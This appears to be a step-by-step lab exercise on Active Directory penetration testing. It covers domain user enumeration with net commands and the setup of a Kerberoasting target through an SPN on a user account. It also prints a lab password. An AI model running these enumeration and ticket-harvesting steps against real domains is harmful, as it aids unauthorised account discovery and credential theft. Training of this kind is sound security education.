Active Directory Pen Testing

2 Hours Remaining

Instructions Resources Help  100%

Appendix I: Active Directory Pen Testing

Exercise 1: Exploring the Active Directory Environment

Objectives

* In this lab, you will work in an Active Directory domain and practice methods and techniques of information discovery and enumeration.


1. By default [2019DC](https://labclient.labondemand.com/Instructions/27a69232-3147-4622-a040-37f066689f87?rc=10) machine is selected, click [Ctrl+Alt+Delete](https://labclient.labondemand.com/Instructions/27a69232-3147-4622-a040-37f066689f87?rc=10).




1. Click Pa$$w0rd and press **Enter** to login.




1. First, we will review the commands for getting information about the domain in a **command prompt** or **PowerShell** window. Type net user and press **Enter**. This will return the users on the machine, as shown in the screenshot.




1. Next, to look closer at the domain, type net user /domain and press **Enter**. This will show all users from the group in the Active Directory.




1. To see the user group, we can add the user to the command. Type net user user-one /domain and press **Enter**. An example of the output of this command is shown in the screenshot.
2. As the screenshot shows, a long list of information can be extracted about the users.




1. Next, we are ready to explore some aspects that make the Active Directory environment ripe for testing. The Microsoft implementation of Kerberos can be slightly complicated, but the gist of the attack is that it takes advantage of legacy Active Directory support for older Windows clients, the type of encryption used, and the key material used to encrypt and sign Kerberos tickets. Essentially, when a domain account is configured to run a service in an environment such as **MS SQL**, a **Service Principal Name** (SPN) is used in the domain to associate the service with a login account. When a user wishes to use a specific resource, they receive a Kerberos ticket signed with the **NTLM** hash of the account that is running the service.
2. We are now ready to setup a vulnerable account using setspn. Type setspn -s http/LPT.com:80 user-one and press **Enter**. The output of the command is shown in the screenshot.



1. We now want to create a new folder on the desktop and name it as **Kerb-Hash**.




1. Open PowerShell, and move to the directory location in **PowerShell** as shown in the screenshot.



